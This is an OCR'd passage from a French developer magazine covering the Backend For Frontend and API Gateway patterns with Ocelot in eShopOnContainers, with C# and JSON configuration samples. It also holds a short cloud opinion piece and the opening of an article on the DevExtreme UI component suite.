
Mais alors, qu'est-ce qu'un BFF ? En fait, il s'agit d'une variante du pattern API Gateway. Le rôle d'un BFF est de fournir des API sur mesure et performantes, aux différentes applications clientes qui se connectent au back-end. De cette façon, chaque application fournit une expérience utilisateur optimale.

Le découpage du back-end en microservices peut conduire une application à interagir avec différents microservices, ce qui signifie plusieurs requêtes pour pouvoir supporter une fonctionnalité métier. **Aussi la fonction majeure d'un BFF est de faire de l'agrégation de requêtes (une fonction connue des passerelles d'API.) en fonction des besoins du front-end.**


Si nous reprenons maintenant l'exemple de l'application eShopOnContainers, les BFF sont répartis par type d'application (web et mobile), mais aussi par grand domaine de fonctionnalités (Shopping et Marketing). Ceci donne la distribution suivante :

- Un BFF "Shopping" pour les applications web ;
- Un BFF "Shopping" pour les applications mobiles ;
- Un BFF "Marketing" pour les applications web ;
- Un BFF "Marketing" pour les applications mobiles.

Ces quatre passerelles d'API apparaissent dans les sources de l'application eShopOnContainers telle que le montre la figure ci-dessous au niveau de l'encadré rouge :



Sous le dossier **src/ApiGateways**, il y a 4 dossiers contenant chacun le code d'un des BFF cités précédemment, plus un 5ième dossier nommé **ApiGw-Base**. Ce dossier contient le projet ASP.NET Core **OcelotApiGw** utilisé pour créer une image Docker de passerelle générique de base à l'origine de 4 conteneurs Docker correspondant aux 4 BFF. Ce projet référence la dépendance à Ocelot et contient tout le code nécessaire à l'initialisation d'une passerelle. Pour créer 4 conteneurs de BFF différents, le fichier **configuration.json** (nous reviendrons sur ce fichier dans le prochain paragraphe) présent dans chaque dossier de BFF est fourni via un volume Docker (voir par exemple le fichier docker-compose.override.yml ou le fichier docker-compose.prod.yml) à la passerelle générique comme le montre la figure ci-dessous :



Dans le projet **ApiGw-Base**, le fichier **Startup.cs** contient dans la méthode **Configure** une ligne de code spécifique de manière à ce qu'Ocelot soit utilisé dans le pipeline des requêtes HTTP comme le montre la figure ci-dessous au niveau de l'encadré rouge :

```
public void Configure(IApplicationBuilder app, IHostingEnvironment env)
{
    var pathBase = _cfg["PATH_BASE"];

    if (!string.IsNullOrEmpty(pathBase))
    {
        app.UsePathBase(pathBase);
    }

    if (env.IsDevelopment())
    {
        app.UseDeveloperExceptionPage();
    }

    app.UseHealthChecks("/hc", new HealthCheckOptions()
    {
        Predicate = _ => true,
        ResponseWriter = UIResponseWriter.WriteHealthCheckUIResponse
    });

    app.UseHealthChecks("/liveness", new HealthCheckOptions
    {
        Predicate = r => r.Name.Contains("self")
    });

    app.UseCors("CorsPolicy");

    app.UseOcelot().Wait();
}
```


De la même façon, le fichier **Startup.cs** contient dans la méthode **ConfigureServices** une ligne spécifique qui permet de configurer Ocelot comme le montre la figure ci-dessous au niveau de l'encadré rouge :

```
public void ConfigureServices(IServiceCollection services)
{
    var identityUrl = _cfg.GetValue<string>("IdentityUrl");
    var authenticationProviderKey = "IdentityApiKey";

    services.AddHealthChecks()
        .AddCheck("self", () => HealthCheckResult.Healthy())
        .AddUrlGroup(new Uri(_cfg["CatalogUrlHC"]), name: "catalogapi-check", tags: new string[] { "catalogapi" })
        .AddUrlGroup(new Uri(_cfg["OrderingUrlHC"]), name: "orderingapi-check", tags: new string[] { "orderingapi" })
        .AddUrlGroup(new Uri(_cfg["BasketUrlHC"]), name: "basketapi-check", tags: new string[] { "basketapi" })
        .AddUrlGroup(new Uri(_cfg["IdentityUrlHC"]), name: "identityapi-check", tags: new string[] { "identityapi" })
        .AddUrlGroup(new Uri(_cfg["MarketingUrlHC"]), name: "marketingapi-check", tags: new string[] { "marketingapi" })
        .AddUrlGroup(new Uri(_cfg["PaymentUrlHC"]), name: "paymentapi-check", tags: new string[] { "paymentapi" })
        .AddUrlGroup(new Uri(_cfg["LocationUrlHC"]), name: "locationapi-check", tags: new string[] { "locationapi" });

    services.AddCors(options =>{...});

    services.AddAuthentication()
        .AddJwtBearer(authenticationProviderKey, x =>{...});

    services.AddOcelot(_cfg);
}
```

Un objet de configuration noté par la variable **_cfg** est passé en paramètre de la méthode **AddOcelot**. Dans le prochain paragraphe, nous allons voir d'où Ocelot tire sa configuration.

Configurer Ocelot

Dans l'application eShopOnContainers, la configuration d'Ocelot se fait grâce au fichier **configuration.json** présent dans chacun des 4 dossiers des BFF comme le montre la figure ci-dessous :



Dans chaque fichier **configuration.json**, il existe deux tableaux de configuration indispensables à Ocelot nommés respectivement **ReRoutes** et **GlobalConfiguration** :

- Le tableau **ReRoutes** permet de définir les règles de routage des requêtes qui entrent par la passerelle ;
- Le tableau **GlobalConfiguration** contient comme son nom l'indique des paramètres de configuration qui s'appliquent à l'ensemble de la passerelle d'API.

Pour que la configuration d'Ocelot soit prise en compte par l'application, le fichier **Program.cs** du projet **OcelotApiGw** contient une ligne qui donne en référence au builder ce fichier comme le montre la figure ci-dessous au niveau de l'encadré rouge :

```
public class Program
{
    public static void Main(string[] args)
    {
        BuildWebHost(args).Run();
    }

    public static IWebHost BuildWebHost(string[] args)
    {
        IWebHostBuilder builder = WebHost.CreateDefaultBuilder(args);
        builder.ConfigureServices(s => s.AddSingleton(builder))
            .ConfigureAppConfiguration(ic => ic.AddJsonFile(Path.Combine("configuration", "configuration.json")))
            .UseStartup<Startup>()
            .ConfigureLogging((hostingContext, loggingbuilder) =>
            {
                loggingbuilder.AddConfiguration(hostingContext.Configuration.GetSection("Logging"));
                loggingbuilder.AddConsole();
                loggingbuilder.AddDebug();
            })
            .UseSerilog((builderContext, config) =>
            {
                config
                    .MinimumLevel.Information()
                    .Enrich.FromLogContext()
                    .WriteTo.Console();
            });
        IWebHost host = builder.Build();
        return host;
    }
}
```

Dans la suite, nous allons voir des exemples précis de configurations en prenant le BFF Shopping pour le web.

EXEMPLE DU BFF SHOPPING POUR LE WEB

Pour comprendre comment est configuré Ocelot dans l'application eShopOnContainers, nous allons prendre en exemple le BFF Shopping pour le web. Ainsi nous allons voir comment définir une règle de routage, mettre en place l'authentification et agréger des requêtes. Tous les exemples donnés sont issus du fichier **configuration.json** situé à l'intérieur du dossier **Web.Bff.Shopping** des sources de l'application.

Définition d'une règle de routage

Avec Ocelot, la définition d'une règle de routage repose toujours le même principe : il faut définir un template d'URL associé à une ou plusieurs routes. Si

l'URL d'une requête correspond à l'une des définitions, alors la règle de routage correspondante est appliquée.
La figure ci-dessous montre un exemple simple de règle de routage :

```
{
  "DownstreamPathTemplate": "/api/{version}/{everything}",
  "DownstreamScheme": "http",
  "DownstreamHostAndPorts": [
    {
      "Host": "catalog.api",
      "Port": 80
    }
  ],
  "UpstreamPathTemplate": "/api/{version}/c/{everything}",
  "UpstreamHttpMethod": [ "GET" ]
},
```

Les valeurs des clés **UpstreamPathTemplate** et **UpstreamHttpMethod**" nous indique qu'une requête GET émise avec une URL conforme au template */api/{version}/c/{everything}* est redirigée vers une API du microservice de gestion du catalogue. La définition de cette API est spécifiée dans les valeurs associées aux clés **DownstreamPathTemplate**, **DownstreamScheme** et **DownstreamHostAndPorts**. Souvent, le tableau associé à la clé **DownstreamHostAndPorts** contient un seul élément. Renseigner plusieurs éléments dans ce tableau permet de faire du load balancing entre plusieurs services.

Authentification

Le support de l'authentification dans Ocelot permet de protéger l'accès des routes qui ne doivent pas être accessibles aux clients non authentifiés. Pour ce faire, il est nécessaire d'enregistrer un fournisseur d'authentification identifié par une clé.
Dans l'extrait de code ci-dessous, la méthode **ConfigureServices** du fichier **Startup.cs** contient l'enregistrement d'un fournisseur d'authentification associée à une clé nommée **IdentityApiKey**.

```
public void ConfigureServices(IServiceCollection services)
{
    var identityUrl = _cfg.GetValue<string>("IdentityUrl");
    var authenticationProviderKey = "IdentityApiKey";

    services.AddHealthChecks()
        .AddCheck("self", () => HealthCheckResult.Healthy())
        .AddUrlGroup(new Uri(_cfg["CatalogUrlHC"]), name: "catalogapi-check", tags: new string[] { "catalogapi" })
        .AddUrlGroup(new Uri(_cfg["OrderingUrlHC"]), name: "orderingapi-check", tags: new string[] { "orderingapi" })
        .AddUrlGroup(new Uri(_cfg["BasketUrlHC"]), name: "basketapi-check", tags: new string[] { "basketapi" })
        .AddUrlGroup(new Uri(_cfg["IdentityUrlHC"]), name: "identityapi-check", tags: new string[] { "identityapi" })
        .AddUrlGroup(new Uri(_cfg["MarketingUrlHC"]), name: "marketingapi-check", tags: new string[] { "marketingapi" })
        .AddUrlGroup(new Uri(_cfg["PaymentUrlHC"]), name: "paymentapi-check", tags: new string[] { "paymentapi" })
        .AddUrlGroup(new Uri(_cfg["LocationUrlHC"]), name: "locationapi-check", tags: new string[] { "locationapi" });

    services.AddCors(options =>...);

    services.AddAuthentication()
        .AddJwtBearer(authenticationProviderKey, x =>...);

    services.AddOcelot(_cfg);
}
```


Par la suite, cette clé **IdentityApiKey** est utilisée dans le fichier de configuration d'Ocelot pour spécifier la valeur de la clé **AuthenticationOptions**.**AuthenticationProviderKey**. Il est également possible de restreindre l'accès à une route en fonction d'un ou plusieurs scopes rattachés à l'utilisateur en renseignant la valeur de la clé **AuthenticationOptions**.**AllowedScopes** à l'aide d'un tableau contenant le(s) scope(s). Dans cet exemple le tableau est vide donc il n'y a pas de restriction d'accès en fonction du scope.

```
{
  "DownstreamPathTemplate": "/api/{version}/{everything}",
  "DownstreamScheme": "http",
  "DownstreamHostAndPorts": [
    {
      "Host": "ordering.api",
      "Port": 80
    }
  ],
  "UpstreamPathTemplate": "/api/{version}/o/{everything}",
  "UpstreamHttpMethod": [],
  "AuthenticationOptions": {
    "AuthenticationProviderKey": "IdentityApiKey",
    "AllowedScopes": []
  }
},
```

Pour l'authentification, Ocelot vérifie qu'un fournisseur d'identité est bien associé à la clé fournie. Si tel est le cas, la réponse fournie par le middleware d'authentification est utilisée pour permettre l'accès lors du routage ou retourner un code de statut HTTP avec la valeur 401.

Agrégation des données

Ocelot possède une fonctionnalité d'agrégation qui n'est pourtant pas utilisée ici. La raison de ce choix est très simple : Ocelot ne propose qu'un mécanisme d'agrégation basique consistant à appeler plusieurs API sous-jacentes et fusionner leur réponse respective dans un seul objet JSON en sortie. Aussi pour plus de flexibilité, il est souvent préférable de passer par du code personnalisé pour faire l'agrégation de plusieurs requêtes.
En examinant le contenu du dossier **Web.Bff.Shopping**, nous pouvons voir que celui-ci contient en plus du fichier **configuration.json** nécessaire à Ocelot, un projet ASP.NET Core nommé **Web.Shopping.HttpAggregator** comme le montre la figure ci-dessous dans l'encadré rouge :



Comme son nom l'indique, le projet **Web.Shopping.HttpAggregator** permet de faire l'agrégation de plusieurs requêtes L'utilisation des API d'agrégation se fait lorsqu'une application cliente a besoin d'afficher, de créer ou de mettre à jour des données issues de différents microservices. Pour ce faire des contrôleurs d'API sont responsables de la composition des requêtes nécessaires. L'extrait de code ci-dessous montre comment obtenir des données issues du microservice de gestion du panier et du microservice de gestion des commandes pour générer les données d'une commande à partir du panier :

```
namespace Microsoft.eShopOnContainers.Web.Shopping.HttpAggregator.Controllers
{
    [Route("api/v1/[controller]")]
    [Authorize]
    [ApiController]
    public class OrderController : ControllerBase
    {
        private readonly IBasketService _basketService;
        private readonly IOrderApiClient _orderClient;
        public OrderController(IBasketService basketService, IOrderApiClient orderClient)
        {
            _basketService = basketService;
            _orderClient = orderClient;
        }

        [Route("draft/{basketId}")]
        [HttpGet]
        [ProducesResponseType((int)HttpStatusCode.BadRequest)]
        [ProducesResponseType(typeof(OrderData), (int)HttpStatusCode.OK)]
        public async Task<ActionResult<OrderData>> GetOrderDraftAsync(string basketId)
        {
            if (string.IsNullOrEmpty(basketId))
            {
                return BadRequest("Need a valid basketid");
            }
            // Get the basket data and build a order draft based on it
            var basket = await _basketService.GetByIdAsync(basketId);

            if (basket == null)
            {
                return BadRequest($"No basket found for id {basketId}");
            }

            return await _orderClient.GetOrderDraftFromBasketAsync(basket);
        }
    }
}
```

Ensuite, il ne reste plus qu'à écrire les règles de routage nécessaires dans le fichier de configuration pour Ocelot pour rediriger les requêtes qui nécessitent l'agrégation de données par des API d'agrégation. L'extrait de code ci-dessous montre la définition de la règle de routage vers l'API d'agrégation montrée précédemment dans le fichier **configuration.json** du BFF Shopping pour le web :


```
{
    "DownstreamPathTemplate": "/{everything}",
    "DownstreamScheme": "http",
    "DownstreamHostAndPorts": [
        {
            "Host": "webshoppingagg",
            "Port": 80
        }
    ],
    "UpstreamPathTemplate": "/{everything}",
    "UpstreamHttpMethod": [ "POST", "PUT", "GET" ],
    "AuthenticationOptions": {
        "AuthenticationProviderKey": "IdentityApiKey",
        "AllowedScopes": []
    }
},
```

API GATEWAY VS API MANAGEMENT

Les notions d'API Gateway et d'API Management sont parfois confondues dans les discussions. Pourtant, il est important de faire la distinction entre ces termes. De façon générale, une solution d'API Management offre toutes les fonctionnalités d'une passerelle d'API plus des fonctionnalités permettant entre autres choses de :

- Générer des statistiques d'usage des API ;
- Monitorer la performance des API ;
- Permettre la monétisation des API.

Dans le projet eShopOnContainers, la passerelle d'API implémentée avec Ocelot peut être remplacée par Azure API Management comme le montre la figure ci-dessous :



Avec Azure API Management, les API exposées par les différents microservices du back-end sont publiées pour des clients internes ou externes à l'entreprise à travers le composant API Gateway.

Le portail Développeur liste et documente les API gérées par Azure API Management. Il fournit également une console interactive pour tester les API. Les développeurs utilisent ce portail pour créer un compte d'accès et récupérer des clés de souscription pour accéder aux API.

Dans Azure API Management, le portail Azure permet d'administrer les API en définissant par exemple les schémas des API ou en groupant ces dernières sous forme de produits, tout en précisant les conditions pour pouvoir y souscrire.

En synthèse, une solution d'API Gateway permet de faire un certain nombre d'opérations sur les requêtes à destination du back-end tandis qu'une brique d'API Management permet de gérer les API en tant que produit, et d'aller jusqu'à monétiser ces dernières pour engendrer un revenu pour l'entreprise.

Conclusion

L'utilisation des patterns API Gateway et Backend For Frontend est primordiale dans la mise en oeuvre d'un back-end basé sur un ensemble de microservices (et/ou de services monolithiques). Une passerelle d'API permet de centraliser un certain nombre de problématiques récurrentes (authentification, autorisation, cache de données, agrégation, etc.) pour accéder à des API.

Utiliser une passerelle d'API comme BFF permet d'établir des API claires entre un type d'application cliente et les API sous-jacentes tout en permettant de faire de l'agrégation de données.

Toutefois, si vous décidez de mettre en oeuvre une passerelle d'API, vous ne devez pas négliger un certain nombre de points par exemple :

- Une passerelle d'API représente un Single Point Of Failure potentiel pour toutes les requêtes qui passent par celle-ci.
- De la même façon, une passerelle d'API ne doit pas devenir un goulot d'étranglement lorsque le nombre de requêtes devient important. La mise à l'échelle d'une passerelle d'API est donc un point fondamental.
- L'implémentation de code personnalisé pour gérer l'agrégation de requêtes génère des coûts de développement et une maintenance supplémentaire.

Pour aller plus loin

.NET Microservices : Architecture for Contenainerized .NET Applications
https://docs.microsoft.com/fr-fr/dotnet/architecture/microservices/index

Architecturing Cloud-Native .NET Apps for Azure
https://docs.microsoft.com/fr-fr/dotnet/architecture/cloud-native/

Microservices From Design to Deployment
https://www.nginx.com/resources/library/designing-deploying-microservices/

Deploying NGINX Plus as an API Gateway
https://www.nginx.com/resources/library/nginx-api-gateway-deployment/

Ma vision du cloud

sogeti
Part of Capgemini

Keelan CLECH
National Business Developer - Cloud
Sogeti France
keelan.clech@sogeti.com

« Le Cloud computing a énormément évolué cette dernière décennie et ne se contente plus, bien heureusement, de proposer une simple approche IaaS (Infrastructure as a Service). Les cloud providers ont compris que la valeur ne se situait pas au niveau du device mais au-dessus de ce dernier en proposant de vrais services à valeur ajoutée. Ces derniers permettent de réduire le TTM (Time To Market) tout en optimisant le coût d'exploitation, pour peu que les architectes en charge des développements respectent les bonnes pratiques et utilisent finement les leviers d'optimisation. C'est la promesse du PaaS (Platform as a Service), du CaaS (Container as a Service) et autre FaaS (Function as a Service).

Qui dit nouvelle plateforme dit nouvelle architecture. Nous avons ainsi vu apparaître les microservices, architecture permettant de se séparer des applications plus ou moins monolithiques pour offrir à la place un ensemble de petites fonctionnalités (services), indépendantes les unes des autres, interrogeables. Le principe est simple : 1 fonctionnalité = 1 service (d'où le préfixe de micro), la communication se faisant à l'aide d'un contrat d'API.

Dans le monde Azure, 4 approches sont disponibles pour mettre en œuvre ces microservices :

Service Fabric, AKS (Azure Kubernetes), Azure function ou encore la solution d'API management.

Les Azure .Net Rangers vous proposent au travers de ce dossier d'étudier votre première application architecturée autour des microservices hébergée dans des containers Docker sur la plateforme Azure de Microsoft. Ceci afin de tirer également partie des bénéfices de déploiement, scalabilité et contrôle des coûts apportés par cette solution.»

Guillaume Saint Romas
Expert technique

SQLI DIGITAL EXPERIENCE

Partie 1

DevExtreme : une suite de composants à adopter de toute urgence pour développer des web apps

Lors d'un nouveau projet de développement logiciel sur client léger, il est fréquent de recourir à des librairies d'éléments complets, évolutifs et personnalisables afin d'accroître la rentabilité en accélérant le temps en recherche et développement. Nous ne sommes jamais à l'abri de choisir un outil qui ne sera pas pérenne face aux évolutions et qui se fera oublier s'il n'évolue pas au rythme des exigences métiers. Je vous propose de découvrir DevExtreme, une suite de composants JavaScript et HTML5, plusieurs fois élue meilleure suite de composants multiplateformes.


niveau 200

DevExtreme s'installe facilement au travers de distribution de « packages » bien connus tels que npm, Bower, NuGet ou tout simplement en téléchargeant un installeur, une archive depuis leur site internet.

Utilisant DevExtreme sous Angular, je travaille essentiellement en Typescript sous Visual Studio Code, mais n'importe quel IDE s'adapterait très bien à cette solution qui est très bien documentée et typée, ce qui permet par exemple une lecture aisée de ces composants ainsi qu'une autocomplétion.

Les fonctionnalités web de cette librairie sont développées afin d'être utilisées sur quasi tout navigateur, et d'expérience, travaillant sur des navigateurs récents, je n'ai jamais rencontré de problème lié à la compatibilité. 1

De plus, les débogueurs de ces navigateurs permettent, comme pour toute application web, de dérouler pas à pas le code afin de maîtriser au mieux ses réalisations applicatives. Toutefois, il peut être assez ardu au début de saisir la logique d'une librairie aussi complète que DevExtreme. C'est pourquoi en plus de pages de démonstration multi-langages sur le site de l'éditeur, des pages de documentation dynamique sont associées aux exemples de démonstration. Un centre de support via un forum d'aide est également disponible. Et si vous optez pour une version commerciale, un support technique (avec accès prioritaire en option) vous suivra pour le temps de votre abonnement. 2




1 *Compatibilité des navigateurs.*

Cette suite de composants est libre d'accès et d'usage à des fins non-commerciales et propose une solution complète payante pour un usage commercial comprenant le « Theme Builder » ainsi que 12 mois de mise à jour et de support (une version complète avec option de support prioritaire en sus est également disponible).

La licence commerciale de DevExtreme permet de distribuer des applications libres de droit construites au travers de ces composants, même une fois l'abonnement expiré. Cette licence peut être renouvelée pour 12 mois supplémentaires avec une réduction d'environ 40% si son prolongement est acté dans le mois suivant sa péremption. Cette licence est à attribuer à chacun des développeurs de l'équipe de développement travaillant avec cette suite de composants. Elle est cessible entre développeurs et existe en tarifs préférentiels pour des achats par lots.

Les fonctionnalités de DevExtreme

DevExtreme propose une collection complète de plus de 65 composants UI pour web apps et applications mobiles tels que les « **Datagrid** », « **Charts** » et « **Forms** ». Très réactifs et performants, ces éléments applicatifs sont couramment utilisés en informatique de gestion et informatique industrielle.




2 *Centre du support de DevExtreme avec tickets classé par technologies, etc.*

Vous pourrez **rapidement élaborer une application web**, de sa structure HTML responsive conçue au travers de plusieurs thèmes (il est possible d'exporter, d'importer, d'éditer et/ou de surcharger vos styles et thèmes avec le « **Theme Builder** »), en passant par une série de composants faciles à mettre en place, comme une grille de données paginée avec un système de recherche avancée et d'export des éléments remontés.


Pour prendre en main ces différents widgets, chaque composant est présenté sur le site de l'éditeur au travers d'exemples tous modifiables et testables dynamiquement avec plus de 250 cas d'utilisation dans différents langages de programmation. La solution est facile et rapide à assimiler car chaque composant se déclare et se personnalise de la même manière. Une fois cette logique acquise, on gagne un temps précieux dans l'implémentation et l'utilisation des composants au sein de l'applicatif web développé. 3 4 5 6

Multiplateformes


Que vous développez sous Angular avec Typescript, en JavaScript avec jQuery, ou encore ASP.net, **DevExtreme propose les mêmes fonctionnalités**. 7



3 *Les grandes catégories des composants de **DevExtreme**.*




4 *Le **ThemeBuilder** présente les éléments de **DevExtreme** pour éditer leur style CSS.*



5 *Le **ThemeBuilder** propose tout un jeu de styles communs en vogue tel que Material.*


Exemple par la pratique

Voyons l'usage de cette solution autour d'un exemple développé en **Angular avec Typescript** et basé sur la création de quelques composants : **un système de notification** « *Notify* » permettant d'indiquer les actions, une **Datagrid*** « DxDatagrid » simple avec filtres, une pagination et une **Toolbar*** présentant un bouton de mise à zéro des filtres en sus. Pour pointer de la souris l'aspect personnalisable de la suite DevExtreme, nous surchargerons la dernière colonne de cette Datagrid en y ajoutant, à travers un **template** de cellule, un composant de **bouton** « DxButton » ouvrant un **popup** « DxPopup » (laissé par défaut pour l'exemple) sur l'évènement « click » de ce bouton.



6 *ThemeBuilder passé sous le thème Material Lime Dark.*

7



8 *Aperçu de l'exemple de **Datagrid** réalisée avec **DevExtreme**.*

Aperçu d'une Datagrid simple 8

Cette Datagrid est l'expression d'une Datasource simple présentant une liste d'enregistrements de l'objet ExampleData créé pour l'occasion.

```
let data : ExampleData [] =
  [
   {id : 1, name : "Dx Radio", status : "todo", custom : true},
   {id : 2, name : "Dx datagrid", status : "error", custom : true},
   {id : 3, name : "Dx popup", status : "done", custom : false},
